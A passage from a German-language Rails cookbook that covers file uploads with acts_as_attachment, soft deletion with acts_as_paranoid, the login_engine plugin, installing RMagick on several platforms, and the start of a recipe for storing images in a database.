- Die Homepage des `acts_as_attachment`-Plugins unter *http://technoweenie.stikipad.com/plugins/show/Acts+as+Attachment*

14.9 Dateien mit acts_as_attachment hochladen

Problem

Von Rick Olson

Ihre Rails-Anwendung soll Datei-Uploads unterstützen, aber Sie benötigen mehr Optionen, als vom `file_column`-Plugin zur Verfügung gestellt werden. Insbesondere wollen Sie in der Lage sein, abhängig vom Modell festlegen zu können, wie Datei-Uploads gehandhabt werden. Zum Beispiel könnte ein Modell Images in einer Datenbank speichern, während ein anderes sie im Dateisystem ablegt.

Lösung

Verwenden Sie das `acts_as_attachment`-Plugin. Mit diesem Plugin können Sie die Datei-Upload-Fähigkeiten individuell für jedes Modell, das Uploads unterstützt, konfigurieren.

Nehmen wir an, Sie wollen DVD-Sammlern ermöglichen, die Cover für die einzelnen DVDs hochzuladen. Bei diesem Rezept setzen wir voraus, dass Sie eine Rails-Anwendung für den Zugriff auf Ihre Datenbank konfiguriert haben. Zuerst nehmen Sie die folgende URL in die Liste der Plugin-Quellen auf:

```
$ ruby script/plugin source http://svn.techno-weenie.net/projects/plugins
```

Als Nächstes laden Sie das acts_as_attachment-Plugin herunter:

```
$ ruby script/plugin install acts_as_attachment
```

Da das Plugin darauf angewiesen ist, dass RMagick installiert ist, sollten Sie den entsprechenden Test ausführen, um sicher sein zu können, dass alles notwendige auf Ihrem System vorhanden ist:

```
$ rake test:plugins PLUGIN=acts_as_attachment
```

Nun verwenden Sie den attachment_model-Generator des Plugins, um ein Attachment-Modell namens dvd_cover zu erzeugen:

```
$ script/generate attachment_model dvd_cover
```

Dieser Befehl generiert die Modell-Stubs sowie eine Attachment-Migration. Hier die Datenbank-Migration, die Sie zur Einrichtung der Tabellenstruktur verwenden:

```
class CreateDvdCovers < ActiveRecord::Migration
  def self.up
    create_table :dvd_covers do |t|
      t.column "content_type", :string
      t.column "filename", :string
      t.column "size", :integer

      # wird mit Thumbnails verwendet, wird immer benötigt
      t.column "parent_id",  :integer
      t.column "thumbnail", :string

      # required for images only
      t.column "width", :integer
      t.column "height", :integer
    end
    # nur für Datenbank-basierte Dateien
    # create_table :db_files, :force => true do |t|
    #      t.column :data, :binary
    # end
  end

  def self.down
    drop_table :dvd_covers

    # nur für Datenbank-basierte Dateien
    # drop_table :db_files
  end
end
```

Die Spalten content_type, filename, size, parent_id und thumbnail sind für acts_as_attachment alle unverzichtbar. Breite und Höhe sind optional und werden nur bei Images verwendet. Unser Ausgangsmodell sieht wie folgt aus:

```
class DvdCover < ActiveRecord::Base
  belongs_to :dvd
  acts_as_attachment :storage => :file_system
  validates_as_attachment
end
```

Die Speicherungsoption `:file_system` legt fest, dass hochgeladene Dateien im öffentlichen Verzeichnis der Anwendung landen sollen. Wenn Sie also zum Beispiel eine Datei namens *logo.gif* hochladen, dann landet diese im folgenden Dateipfad auf dem Server: *public/dvd_covers/1/logo.gif*.

Die `validates`-Methode legt die grundlegenden Validierungen fest: Sie prüft, ob die Dateigröße innerhalb des von Ihnen festgelegten Limits liegt, dass der Inhaltstyp Ihren Wünschen entspricht und dass die Felder `filename`, `size` und `content_type` vorhanden sind. Die Standard-Dateigröße liegt im Bereich von 1 Byte bis zu 1 MB. Da DVD-Cover üblicherweise nicht so groß sind, schränken wir die erlaubten Dateien ein. Sie können immer das `:image`-Kürzel nutzen, um die gängigen Image-Typen festzulegen (z.B. GIF, JPG, PNG).

app/models/dvd_cover.rb:

```
class DvdCover < ActiveRecord::Base
  belongs_to :dvd

  acts_as_attachment :storage => :file_system,
                     :max_size => 300.kilobytes,
                     :content_type => :image,
                     :thumbnails => {
                       :thumb => [50, 50],
                       :geometry => 'x50'
                     }

  validates_as_attachment
end
```

Die Einrichtung eines Controllers und einiger erster Views verlangt keinen besonderen Code. `acts_as_attachment` erzeugt ein `uploaded_data=`, das die gesamte Verarbeitung für Sie übernimmt. Hier ist alles, was Sie für ein funktionierendes Beispiel brauchen:

app/controllers/dvd_covers_controller.rb:

```
class DvdCoversController < ApplicationController
  def index
    @dvd_covers = DvdCover.find(:all)
  end

  def new
    @dvd_cover = DvdCover.new
  end

  def show
    @dvd_cover = DvdCover.find params[:id]

  end
  def create
    @dvd_cover = DvdCover.create! params[:dvd_cover]
    redirect_to :action => 'show', :id => @dvd_cover
  rescue ActiveRecord::RecordInvalid
```

```
      render :action => 'new'
    end
  end
```

Hier ein View, der alle hochgeladenen Dateien oder Images ausgibt:

app/views/dvd_covers/index.rhtml:

```
<h1>DVD-Cover</h1>

<ul>
<% @dvd_covers.each do |dvd_cover| -%>
  <li><%= link_to dvd_cover.filename, :action => 'show',
                                      :id => dvd_cover %></li>
<% end -%>
</ul>

<p><%= link_to 'New', :action => 'new' %></p>
```

Hier ein Formular mit einem Multipart-Element zur Dateiauswahl:

app/views/dvd_covers/new.rhtml:

```
<h1>Neues DVD-Cover</h1>

<% form_for :dvd_cover, :url => { :action => 'create' },
                        :html => { :multipart => true } do |f| -%>
  <p><%= f.file_field :uploaded_data %></p>
  <p><%= submit_tag :Create %></p>
<% end -%>
```

Zum Schluss noch etwas Code zur Darstellung der einzelnen DVD-Cover:

app/views/dvd_covers/show.rhtml:

```
<p><%= @dvd_cover.filename %></p>
<%= image_tag @dvd_cover.public_filename,
              :size => @dvd_cover.image_size %>
```

Diskussion

Das `acts_as_attachment`-Plugin wurde so entworfen, dass es für mehrere Modelle Ihrer Anwendung eingesetzt werden kann, statt ein globales `Attachment`-Modell zu verwenden, von dem die anderen Modelle abhängen.

Wie `file_column` unterstützt auch `acts_as_attachment` Thumbnails (Vorschaubilder). Die erste Möglichkeit, die Generierung von Thumbnails anzustoßen, bietet die Option `resize_to`:

```
acts_as_attachment :storage => :file_system, :resize_to => '300x200'
```

Die Option kennt zwei Arten von Parametern: ein normales Breite/Höhe-Array (`[300, 200]`) oder einen RMagick-Geometrie-String (dessen verschiedene Codes sehr leistungsfähig sind).

Die Größe des Original-Images zu ändern ist nicht immer erwünscht. Manchmal will man die Größe der Thumbnails ändern und diese neu generieren. Ohne das Original wird das unmöglich. Daher legen wir verschiedene Thumbnail-Größen an.

```
acts_as_attachment :storage => :file_system,
                   :thumbnails => { :normal => '300>', :thumb => '75' }
```

Der Geometrie-Code `'300>'` passt die Breite auf 300 Pixel an (wenn das Image größer ist) und behält das Seitenverhältnis bei. Der Geometrie-Code `'75'` passt die Breite immer auf 75 Pixel an und behält ebenfalls das Seitenverhältnis bei.

Nun wollen wir den `show`-View so anpassen, dass er die neuen Thumbnails berücksichtigt:

```
<p>Original: <%= link_to @dvd_cover.filename, @dvd_cover.public_filename %></p>
<% @dvd_cover.thumbnails.each do |thumb| -%>
<p><%= thumb.thumbnail.to_s.humanize %>:
                    <%= link_to thumb.filename, thumb.public_filename %></p>
<% end -%>
```

Dabei gibt es einige Dinge zu erläutern:

- `public_filename` ist eine dynamische Methode, die den öffentlichen Pfad auf eine Datei zurückgibt. Das funktioniert nur bei Dateisystem-Attachments. Sie nutzt die `full_filename`-Methode (absoluter Pfad auf die Datei auf dem Server) und entfernt `RAILS_ROOT` vom Anfang des Pfades, wodurch er für Links geeignet ist.
- Attachments besitzen eine Parent-Assoziation, die auf das Original-Image verweist, und ein Thumbnail besitzt viele (`has_many`) dieser Links auf alle Thumbnails. Auf diese Weise können Sie alle Thumbnails eines Images durchgehen.
- Thumbnails speichern den Thumbnail-Schlüssel aus den `:thumbnails`-Optionen. Unsere beispielhafte DVD-Cover-Anwendung verwendet `normal` und `thumb`. Dateibasierte Attachments fügen den Schlüssel am Ende des Dateinamens an, so dass sich Namen wie *cover.jpg*, *cover_normal.jpg* und *cover_thumb.jpg* ergeben.
- `public_filename` ist clever genug, einen Thumbnail-Schlüssel zur Generierung seines Dateinamens zu verwenden. Zum Beispiel kann die obige `show`-Aktion so umgeschrieben werden, dass die Thumbnails nicht geladen werden müssen:

```
<% DvdCover.attachment_options[:thumbnails].keys.each do |key| -%>
<p><%= key.to_s.humanize %>:
                      <%= link_to key, @dvd_cover.public_filename(key) %></p>
<% end -%>
```

Siehe auch

- Rezept 14.8, »Dateien mit file_column hochladen«
- Rezept 15.1, »RMagick für die Bildbearbeitung installieren«

14.10 Datensätze deaktivieren statt löschen mit acts_as_paranoid

Problem

Sie besitzen eine Anwendung, bei der Benutzer-Accounts regelmäßig gelöscht werden müssen. Sie wollen die `users`-Tabelle um ein Flag erweitern, das es Ihnen erlaubt, Benutzer zu deaktivieren, ohne sie vollständig zu löschen. Statt den gesamten vorhandenen (und zukünftigen) Code zu verändern, soll Active Record das für Sie übernehmen.

Lösung

Verwenden Sie das `acts_as_paranoid`-Plugin, um die Active Record-Methoden `find`, `count` und `destroy` zu überschreiben. Dieses Plugin verlangt, dass die Tabelle, auf die Sie es anwenden, eine `deleted_at`-Spalte vom Typ `:datetime` besitzt.

db/migrate/001_create_users.rb:

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table "users", :force => true do |t|
      t.column :login,            :string, :limit => 40
      t.column :email,            :string, :limit => 100
      t.column :deleted_at,       :datetime
    end
  end


  def self.down
    drop_table "users"
  end
end
```

Um das Plugin auf das `User`-Modell anzuwenden, fügen Sie `acts_as_paranoid` in die Modelldefinition ein:

app/models/user.rb:

```
class User < ActiveRecord::Base
  acts_as_paranoid
end
```

Nun entfernt die `destroy`-Methode des `User`-Objekts nicht länger Objekte aus der Datenbank. Stattdessen wird das `deleted_at`-Feld des Objekts mit dem aktuellen Datum und der aktuellen Uhrzeit gefüllt, und das Verhalten der `find`-Methode wird so geändert (oder überschrieben), dass sie nur die Records abruft, bei denen das `deleted_at`-Feld nicht gesetzt ist. So führt `@user.destroy` tatsächlich die folgende SQL-Query durch:

```
UPDATE users SET deleted_at = '2006-06-02 22:05:51' WHERE (id = 6)
```

Die Aktion `User.find(6)` macht Folgendes:

```
SELECT * FROM users WHERE (users.deleted_at IS NULL OR
  users.deleted_at > '2006-06-02 22:07:20') AND (users.id = 6) LIMIT 1
```

Diskussion

Die Daten in Ihrer Datenbank sind wertvoll. Sobald Sie Daten gesammelt haben, wollen Sie sie nicht wieder verlieren. Speicherplatz ist billig, und Daten über früher aktive Benutzer können genauso wichtig sein wie Daten über momentan aktive Benutzer. Durch das permanente Entfernen von Daten verlieren Sie mit anderen Worten einen Teil der Anwendungshistorie. Vielleicht glauben Sie, diese Daten nicht zu brauchen, aber Daten werden häufig wertvoller, je mehr sich mit der Zeit anhäufen. Man weiß nie, welche Reports in Zukunft einmal benötigt werden.

Zur Erhaltung der Daten sollten Sie sie also deaktivieren, statt sie einfach zu löschen. Dieses Plugin vereinfacht ein solches Verhalten in Ihren Modellen. Mit `acts_as_paranoid` sind die Details, wie Active Record »gelöschte« Objekte verwaltet, für den für die Benutzer zuständigen Code völlig transparent.

Zwar überschreibt das Plugin das Verhalten von `find` und `count`, um Records mit einem `deleted_at`-Datum zu ignorieren, aber es gibt zusätzliche Varianten dieser Methoden, die es ermöglichen, alle Records in der Datenbank abzufragen und zu zählen (auch die deaktivierten). Zum Beispiel gibt `User.find_with_deleted(:all)` ein Array aller `User`-Objekte zurück und `User.count_with_deleted` die Gesamtzahl der `User`-Objekte. Das folgende Beispiel liefert ein bestimmtes `User`-Objekt mit der `id` `4` zurück, und zwar unabhängig davon, ob es gelöscht wurde oder nicht:

```
User.find_with_deleted(4)
```

Siehe auch

- Rezept 14.6, »Active Record mit acts_as erweitern«

14.11 Anspruchsvollere Authentifizierung mit der Login-Engine

Problem

Ihre Anwendung verlangt ein vollständiges Authentifizierungssystem. Dieses System muss Features enthalten wie Benachrichtigungen per E-Mail sowie die Möglichkeit, dass Benutzer ihr Passwort zurücksetzen können. Zwar kann das *Salted Login Generator-gem* diese Aufgaben erledigen, aber Ihre Lösung soll nicht so viele Quelldateien in Ihre Anwendung einbinden. Sie bevorzugen eine sauberere Lösung wie eben eine Engine.

Lösung

Installieren und konfigurieren Sie das `login_engine`-Plugin, um ein sicheres und vollständiges Authentifizierungssystem in Ihre Rails-Anwendung einzubinden.

Sie installieren das Plugin wie folgt:

```
$ ruby script/plugin source http://svn.rails-engines.org/plugins
$ ruby script/plugin install login_engine
```

Da das `login_engine`-Plugin eine Engine ist, muss das `engines`-Plugin installiert sein. Das *install.rb*-Skript installiert das `engines`-Plugin automatisch, falls es noch nicht installiert ist.

Wenn Sie mit Edge Rails arbeiten, sollten Sie die neueste Entwicklungsversion des `engines`-Plugins verwenden. Mit Subversion können Sie dazu den neuesten Quellcode in das *vendor/plugins*-Verzeichnis der Anwendung kopieren.

```
$ cd vendor/plugins/
$ svn export http://svn.rails-engines.org/engines/trunk/ \
    engines
```

Außerdem müssen Sie dem `engines`-Plugin mitteilen, dass Sie ein Edge-Verhalten erwarten. Dazu fügen Sie die folgenden Zeilen *ganz am Anfang* der *config/environment.rb* ein:

```
module Engines
  EdgeRails = true
end
```

Nachdem das Plugin installiert ist, sind mehrere Schritte notwendig, um die Authentifizierung ans Laufen zu bekommen. E-Mail-Benachrichtigungen sind ein wichtiges Feature dieses Plugins und können aktiviert bzw. deaktiviert werden. Diese Lösung geht davon aus, dass E-Mails aktiviert sind.

Der erste Schritt besteht darin, eine `users`-Tabelle in Ihr Modell einzufügen. Diese Tabelle ist durch eine Migration definiert, die mit dem Plugin ausgeliefert wird. Wenn Sie bereits eine Tabelle besitzen, die die Benutzer speichert, dann müssen Sie die Migration so aktualisieren, dass sie *Ihre* `users`-Tabelle entsprechend anpasst. Dabei muss Ihre `users`-Tabelle nicht zwangsläufig »users« heißen Sie haben bei der Konfiguration des Plugins die Möglichkeit, einen anderen Namen anzugeben. Untersuchen Sie die folgende Anweisung zum Aufbau der Tabelle, wie sie in der Migration zu finden ist, und stellen Sie sicher, dass sie die existierende Datenbank nicht beschädigt:

```
create_table LoginEngine.config(:user_table), :force => true do |t|
  t.column "login", :string, :limit => 80, :default => "", :null => false
  t.column "salted_password", :string, :limit => 40,
        :default => "", :null => false
  t.column "email", :string, :limit => 60, :default => "", :null => false
  t.column "firstname", :string, :limit => 40
  t.column "lastname", :string, :limit => 40
```

```
    t.column "salt", :string, :limit => 40, :default => "", :null => false
    t.column "verified", :integer, :default => 0
    t.column "role", :string, :limit => 40
    t.column "security_token", :string, :limit => 40
    t.column "token_expiry", :datetime
    t.column "created_at", :datetime
    t.column "updated_at", :datetime
    t.column "logged_in_at", :datetime
    t.column "deleted", :integer, :default => 0
    t.column "delete_after", :datetime
  end
```

Sobald Sie (möglicherweise nach einigen Änderungen) sicher sind, dass die Migration Ihre Datenbanktabellen nicht beschädigt, führen Sie die Migration aus:

```
$ rake db:migrate:engines ENGINE=login
```

Nun hängen Sie die folgenden Zeilen an das Ende der *environment.rb* an:

```
module LoginEngine
  config :salt, "site-specific-salt"
  config :user_table, "your_table_name"
end

Engines.start :login
```

Die `config`-Methode setzt verschiedene Konfigurationsoptionen des `login_engine`-Moduls. Fügen Sie Ihren eigenen »Salt«-String in der Konfigurationsoption `:salt` ein, um die Sicherheit Ihrer verschlüsselten Passwörter zu erhöhen. Die Option `:user_table` ist nur notwendig, wenn Sie den Namen der `users`-Tabelle an Ihre Anwendung anpassen müssen.

Als Nächstes passen Sie *application.rb* an und binden das `login_engine`-Modul ein.

app/controllers/application.rb:

```
require 'login_engine'

class ApplicationController < ActionController::Base
  include LoginEngine
  helper :user
end
```

Nun nehmen Sie Folgendes in Ihren anwendungsweiten Helper auf:

app/helpers/application_helper.rb:

```
module ApplicationHelper
  include LoginEngine
end
```

Damit Ihre Anwendung E-Mail-Benachrichtigungen senden kann, legen Sie die Methode fest, mit der E-Mail gesendet werden soll. Bei Unix-Systemen können Sie Ihr lokal installiertes `sendmail`-Programm verwenden. Anderenfalls geben Sie die Einstellungen für einen externen SMTP-Server an. Für die Entwicklung nehmen Sie die folgende E-Mail-Konfiguration in die *development.rb* unter Ihrem *config/environments*-Verzeichnis auf:

config/environments/development.rb:

```
# bei Unix-Systemen:
ActionMailer::Base.delivery_method = :sendmail
```

Wenn Sie nicht mit einer Unix-Maschine arbeiten oder einen externen Mail-Server für das Versenden der E-Mail nutzen wollen, ersetzen Sie die Action Mailer-Zeile in *development.rb* durch die Einstellungen Ihres Mail-Servers für ausgehende E-Mails:

```
ActionMailer::Base.server_settings = {
  :address => "mail.example.com",
  :port => 25,
  :domain => "mail.example.com",
  :user_name => "your_username",
  :password => "your_username",
  :authentication => :login
}
```

Der letzte Schritt besteht darin, die Controller und Aktionen festzulegen, die eine Authentifizierung verlangen. Stellen Sie sich eine Anwendung vor, die Berichte liefert, von denen einige vertrauliche Daten enthalten, die nur von authentifizierten Personen eingesehen werden dürfen. Um die Authentifizierung für die `view`-Aktion eines Reports-Controllers (und für keine anderen Aktionen) zu erzwingen, fügen Sie den folgenden `before_filter` hinzu:

./app/controllers/reports_controller.rb:

```
class ReportsController < ApplicationController

  before_filter :login_required, :only => :view

  def index
    #...
  end
  def view
    #...
  end
end
```

Nun fügen Sie diesen `before_filter` in alle Controller ein, die ihn benötigen. Wünschen Sie einfach eine anwendungsweite Authentifizierung, fügen Sie einen `before_filter` in *application.rb* ein:

./app/controllers/application.rb:

```
require 'login_engine'

class ApplicationController < ActionController::Base
  include LoginEngine
  helper :user

  before_filter :login_required

end
```

Diskussion

Die `login_engine` ist eine nahezu direkte Portierung des Salted Login Generator-gems in eine Rails-Engine. Ursprünglich wurde dieses System in zwei separaten gems installiert, von denen jedes Generatoren bereitstellte, die Quellcode in Ihre Anwendung kopierten. Die Lösung mit der `login_engine` ist eine elegantere Möglichkeit, sich die meisten Features des Original-Gems zu besorgen. Eine Komponente des ursprünglichen Salted Login Generators war die Lokalisierung (auch als L10N bekannt). Die Engine-Version verzichtet auf eine Lokalisierung.

Siehe auch

- Die Rails-Engines unter *http://www.rails-engines.org*

KAPITEL 15

Grafiken

15.0 Einführung

Die meisten Webseiten, egal wie elegant und clever sie sind, bestehen grundsätzlich aus Text und Images. Dynamische Webanwendungen führen eine Vorverarbeitung durch, um einen Teil der Texte ganz nach Bedarf zu generieren. Es ist also durchaus denkbar, dass einige Ihrer Anwendungen auch in der Lage sein müssen, Images zu erzeugen und zu verarbeiten. Zum Glück gibt es für Rails-Entwickler eine wachsende Anzahl großartiger Werkzeuge zur Verarbeitung visueller Daten.

Zum Beispiel ist das Schweizer Messer der Bildverarbeitung, ImageMagick, für Ruby in Form des RMagick-gems verfügbar. Dieses Kapitel zeigt, wie man RMagick installiert und nutzt. Auf diese Weise sind Rails-Anwendungen in der Lage, Images zu bearbeiten und interessante grafische Ausgaben zu erzeugen.

Wir sehen uns auch Techniken an, mit denen Images mit Hilfe einer Datenbank hochgeladen, gespeichert und dargestellt werden können. Darüber hinaus betrachten wir die Generierung von PDF-Dateien aus einer Vielzahl von Datenquellen.

Zum Schluss wollen wir eine Reihe von Tools zur Visualisierung grafischer Daten mit Rails untersuchen: Gruff und Sparklines.

Das ist nur ein kleiner Teil aus der schnell wachsenden Anzahl von Tools, mit deren Hilfe Sie Ihre Websites um dynamisch erzeugte visuelle Effekte erweitern können.

15.1 RMagick für die Bildbearbeitung installieren

Problem

Von Matt Ridenour

Ihre Rails-Anwendung soll Grafikdateien erzeugen und bearbeiten können, um Aufgaben wie eine Thumbnail-Vorschau, das Zeichnen von Diagrammen oder das Einfügen von Texten in ein Image erledigen zu können.

Lösung

RMagick ist eine Ruby-Schnittstelle, die Ihnen den Zugriff auf die Bildbearbeitungs-Bibliotheken ImageMagick bzw. GraphicsMagick ermöglicht. ImageMagick und GraphicsMagick unterstützen von Haus aus die Bearbeitung verschiedener Image-Formate. Zusätzliche Formate werden über entsprechende Hilfsbibliotheken unterstützt. Der Installationsprozess ist stark plattformabhängig. Abhängig von Ihren Bedürfnissen, kann er recht einfach, aber auch recht anspruchsvoll sein.

Windows

Windows-Anwender haben Glück, da es ein RMagick-gem gibt, das ImageMagick sowie die am weitesten verbreiteten Hilfsbibliotheken in vorkompilierter Form enthält. Die Installation verlangt einen Ausflug in die Kommandozeile, ist generell aber schnell und einfach.

Das RMagick-win32-gem steht nicht auf dem RubyForge-gem-Server zur Verfügung, d.h., Sie müssen das gem lokal installieren. Laden Sie die neueste Version des RMagick-win32-Binär-gems von der RMagick RubyForge-Seite (*http://rubyforge.org/projects/rmagick*) herunter.

Entpacken Sie das Archiv (*RMagick-1.9.1-IM-6.2.3-win32.zip*) und bewegen Sie sich über die Kommandozeile in das entpackte Verzeichnis. Geben Sie den folgenden Befehl ein, um das heruntergeladene gem zu installieren:

```
C:\src\RMagick-1.9.1-IM-6.2.3-win32>gem install RMagick-win32-1.9.2-mswin32.gem
```

Danach führen Sie das Setup-Skript aus, um die Installation abzuschließen. Dieses Skript liegt ebenfalls im entpackten RMagick-Verzeichnis:

```
C:\src\RMagick-1.9.1-IM-6.2.3-win32>ruby postinstall.rb
```

Damit ist die Windows-Installation abgeschlossen.

Linux

Wir werden den Paketmanager `apt-get` verwenden, um alle Bibliotheken herunterzuladen, die zur Kompilierung, Installation und Ausführung der ImageMagick- und GraphicsMagick-Beispielskripten notwendig sind. Danach wollen wir ImageMagick und RMagick manuell herunterladen, kompilieren und installieren.

```
~$ sudo apt-get install freetype libjpeg libtiff libpng libwmf
```

Nun können wir ImageMagick oder GraphicsMagick installieren. In diesem Beispiel verwenden wir ImageMagick, aber der Prozess ist für beide gleich.

Als Nächstes laden Sie das ImageMagick-Quellarchiv (*ImageMagick.tar.gz*) von *http://www.imagemagick.org* herunter.

Entpacken Sie das Archiv und bewegen Sie sich in den entpackten Archiv-Ordner:

```
~$ tar xvzf ImageMagick.tar.gz
~$ cd ImageMagick-x.x.x
```

Nun verwenden Sie den folgenden Befehl, um ImageMagick zu konfigurieren:

```
~/ImageMagick-x.x.x]$ ./configure --disable-static --with-modules
```

Sobald der Konfigurationsprozess abgeschlossen ist, geben Sie die folgenden Befehle ein, um ImageMagick zu kompilieren und zu installieren:

```
~/ImageMagick-x.x.x]$ make
~/ImageMagick-x.x.x]$ sudo make install
```

Nun laden Sie die neueste RMagick-Version von RubyForge (*http://rubyforge.org/projects/rmagick*) herunter. Über die Shell entpacken Sie das Archiv (*RMagick-x.x.x.tar.gz*) und bewegen sich in den *RMagick*-Ordner:

```
~$ tar xvzf RMagick-x.x.x.tar.gz
~$ cd RMagick-x.x.x
```

Abschließend konfigurieren, kompilieren und installieren Sie es mit den folgenden Shell-Befehlen:

```
~/RMagick-x.x.x]$ ./configure
~/RMagick-x.x.x]$ make
~/RMagick-x.x.x]$ sudo make install
```

RMagick ist nun unter Linux installiert.

Mac OS X

Wenn Sie RMagick mit Rails so schnell wie möglich unter Mac OS X einsetzen wollen, dann nutzen Sie das Locomotive Max Bundle. Wenn Sie als Systemadministrator einen Mac OS X-Produktionsserver aufsetzen, dann ist die MacPorts-Methode die bessere Wahl.

Wenn Sie Rails für kompliziertere Dinge nutzen als einen persönlichen Blog oder eine kleine Geschäftsanwendung, dann ist es sehr wahrscheinlich, dass Sie der Locomotive-Phase entwachsen sind. Sehen wir uns an, wie man RMagick ohne Locomotive installiert. Die Dinge werden dabei allerdings etwas komplexer. Es muss sehr viel heruntergeladen und kompiliert werden, also nehmen Sie sich etwas Zeit. Sie benötigen administrative Rechte, um hier fortfahren zu können. Als Kaffeetrinker sollten Sie jetzt Ihre Thermoskanne auffüllen und den großen Becher nehmen. Wir bauen alle benötigten Bibliotheken über den Quellcode auf, d.h., die XCode-Tools von Apple müssen installiert sein. Außerdem muss X11 und X11SDK installiert sein. All diese Dinge liegen auf Ihrer Mac OS X-Installations-CD. Es gibt mehrere Möglichkeiten, RMagick zu installieren, aber eine der bequemeren ist der Einsatz von MacPorts (früher DarwinPorts) zum Download und zur Installation der notwendigen Software. Wenn Sie MacPorts noch nicht besitzen, können Sie es sich von *http://www.macports.org* beschaffen.

Sobald Sie das MacPorts-Disk-Image heruntergeladen und aufgesetzt haben, doppelklicken Sie auf den Installer und folgen den Anweisungen. Nachdem die Installation abgeschlossen ist, prüfen Sie, ob der `port`-Befehl zur Verfügung steht:

```
~$ which port
/opt/local/bin/port
```

Erhalten Sie eine »Befehl nicht gefunden«-Meldung, tragen Sie Folgendes in Ihre *.bash_profile* ein:

```
export PATH=$PATH:/opt/local/bin
```

Wenn MacPorts bereits installiert ist, aber die Port-Lste längere Zeit nicht mehr aktualisiert wurde, dann sollten Sie ein Update vornehmen, bevor Sie fortfahren:

```
$ sudo port -d selfupdate
```

Nun verwenden Sie MacPorts, um alle Abhängigkeiten, Abhängigkeiten von Abhängigkeiten usw., herunterzuladen und zu kompilieren, die für ImageMagick und GraphicsMagick notwendig sind. Öffnen Sie ein Terminal und geben Sie die folgende Befehlsfolge ein:

```
~$ sudo port install jpeg libpng libwmf tiff lcms freetype ghostscript
```

Dabei sollten Sie vor allem auf die Freetype-Bibliothek achten. Auf Ihrem Mac sollten nun zwei verschiedene Versionen installiert sein: die der X11-Installation und die gerade mit MacPorts installierte Version. Bevor Sie fortfahren, müssen Sie sicherstellen, dass die MacPorts-Version verwendet wird. Nutzen Sie den Unix-Befehl `which`, um herauszufinden, wo die `freetype-config` liegt (sie sollte in */opt/local/bin* liegen):

```
~$ which freetype-config
/opt/local/bin/freetype-config
```

Was Sie nicht sehen wollen, ist Folgendes:

```
/usr/X11R6/bin/freetype-config
```

Wenn Sie ein Problem haben, müssen Sie die Reihenfolge der Verzeichnisse in der Shell-Variablen *$PATH* ändern. Bearbeiten Sie die Shell-Einstellungen so, dass in der *$PATH*-Variablen der */opt/local/bin*-Pfad vor dem */usr/X11R6/bin/*-Pfad erscheint.

Nun sind wir so weit, ImageMagick oder GraphicsMagick installieren zu können. In diesem Beispiel verwenden wir ImageMagick, aber der Prozess ist für beide gleich. Laden Sie das ImageMagick-Quellarchiv (*ImageMagick-x.x.x-x.tar.gz*) von *http://www.imagemagick.org* herunter. Entpacken Sie das Archiv und bewegen Sie sich in den entpackten *ImageMagick*-Ordner:

```
~$ tar xvzf ImageMagick.tar.gz
~$ cd ImageMagick-6.2.7/
```

Konfigurieren Sie ImageMagick mit den folgenden Befehlen:

```
~/ImageMagick-6.2.7$ export CPPFLAGS=-I/opt/local/include
~/ImageMagick-6.2.7$ export LDFLAGS=-L/opt/local/lib
~/ImageMagick-6.2.7$ ./configure --prefix=/opt/local \
```

```
> --disable-static --with-modules \
> --with-gs-font-dir=/opt/local/share/ghostscript/fonts \
> --without-perl --without-magick-plus-plus --with-quantum-depth=8
```

Sobald der Konfigurationsprozess abgeschlossen ist, geben Sie die folgenden Befehle ein, um ImageMagick zu kompilieren und zu installieren:

```
~/ImageMagick-6.2.7$ make
~/ImageMagick-6.2.7$ sudo make install
```

Jetzt sind wir so weit, RMagick herunterladen und kompilieren zu können. Laden Sie die neueste Version von *http://rubyforge.org/projects/rmagick* herunter. Entpacken Sie das Archiv (*RMagick-x.x.x.tar.gz*) und bewegen Sie sich in den entpackten Ordner:

```
~$ tar xvzf RMagick-x.x.x.tar.gz
~$ cd RMagick-x.x.x
```

Drei Schritte sind noch offen. Konfigurieren, kompilieren und installieren Sie RMagick mit den folgenden Befehlen:

```
~/RMagick-x.x.x$ ./configure
~/RMagick-x.x.x$ make
~/RMagick-x.x.x$ sudo make install
```

Liegt Ihr Home-Ordner in einem Volume, dessen Volume-Name ein Leerzeichen enthält, dann wird RMagick nicht kompiliert. Benennen Sie das Volume um, oder installieren Sie unter einem anderen Account ohne diese Beschränkung.

Glückwunsch, Sie haben gerade RMagick installiert.

Diskussion

Um zu prüfen, ob alles sauber läuft, legen Sie folgendes einfache Skript an:

```
require 'rubygems'
require 'RMagick'
include Magick

test_image = Image.new(100,100) { self.background_color = "green" }
test_image.write("green100x100.jpg")

exit
```

Speichern Sie das Skript als *test_RMagick.rb* und führen Sie es über die Kommandozeile aus. Das Skript sollte ein grünes, 100 × 100 Pixel großes JPEG namens *green100x100.jpg* im aktuellen Verzeichnis erzeugen. Sie können es sich mit Ihrem bevorzugten Image-Viewer ansehen.

RMagick wird mit einer ausgezeichneten Dokumentation (inklusive Einführung und Referenz) im HTML-Format geliefert. Unter Windows ist diese Dokumentation im gem-Verzeichnis abgelegt. Wenn Sie beispielsweise mit InstantRails arbeiten, finden Sie die Dokumentation unter:

```
C:\Instant-Rails-1.0\ruby\lib\ruby\gems\1.8\gems\RMagick-win32-1.9.2-mswin32\
   doc\index.html
```

Unter Linux sollten Sie die RMagick-Dokumentation unter folgender Adresse finden:

```
/usr/local/share/RMagick/index.html
```

Bei Mac OS X liegt die RMagick-Dokumentation für die MacPorts-Installation unter:

```
/opt/local/share/RMagick
```

Und die Mac OS X Locomotive RMagick-Dokumentation versteckt sich unter:

```
/Application/Locomotive/Bundles/rails-1.0.0-max.bundle/Contents/
     Resources/ports/lib/ruby/gems/1.8/gems/rmagick-1.10.1/doc/index.html
```

Die Dokumentation ist nicht Rails-spezifisch, versorgt Sie aber mit dem notwendigen Wissen, um die Bibliothek nutzen zu können.

Siehe auch

- Mehr über RMagick erfahren Sie auf der RubyForge-Seite des Projekts unter *http://rmagick.rubyforge.org*
- Mehr über ImageMagick erfahren Sie auf der Homepage des Projekts unter *http://www.imagemagick.org/script/index.php*

15.2 Images in eine Datenbank hochladen

Problem

Ihre Anwendung soll hochgeladene Images akzeptieren und in einer Datenbank speichern.

Lösung

Legen Sie `items`- und `photos`-Tabellen an, die in einer 1-zu-M-Beziehung zueinander stehen:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :items do |t|
      t.column :name,         :string
      t.column :description,  :text
    end
    create_table :photos do |t|
      t.column :item_id,      :integer
      t.column :name,         :string
      t.column
```

```
 :content_type, :string
      t.column :data,         :binary
    end
  end

  def self.down
    drop_table :photos
    drop_table :items
  end
end
```

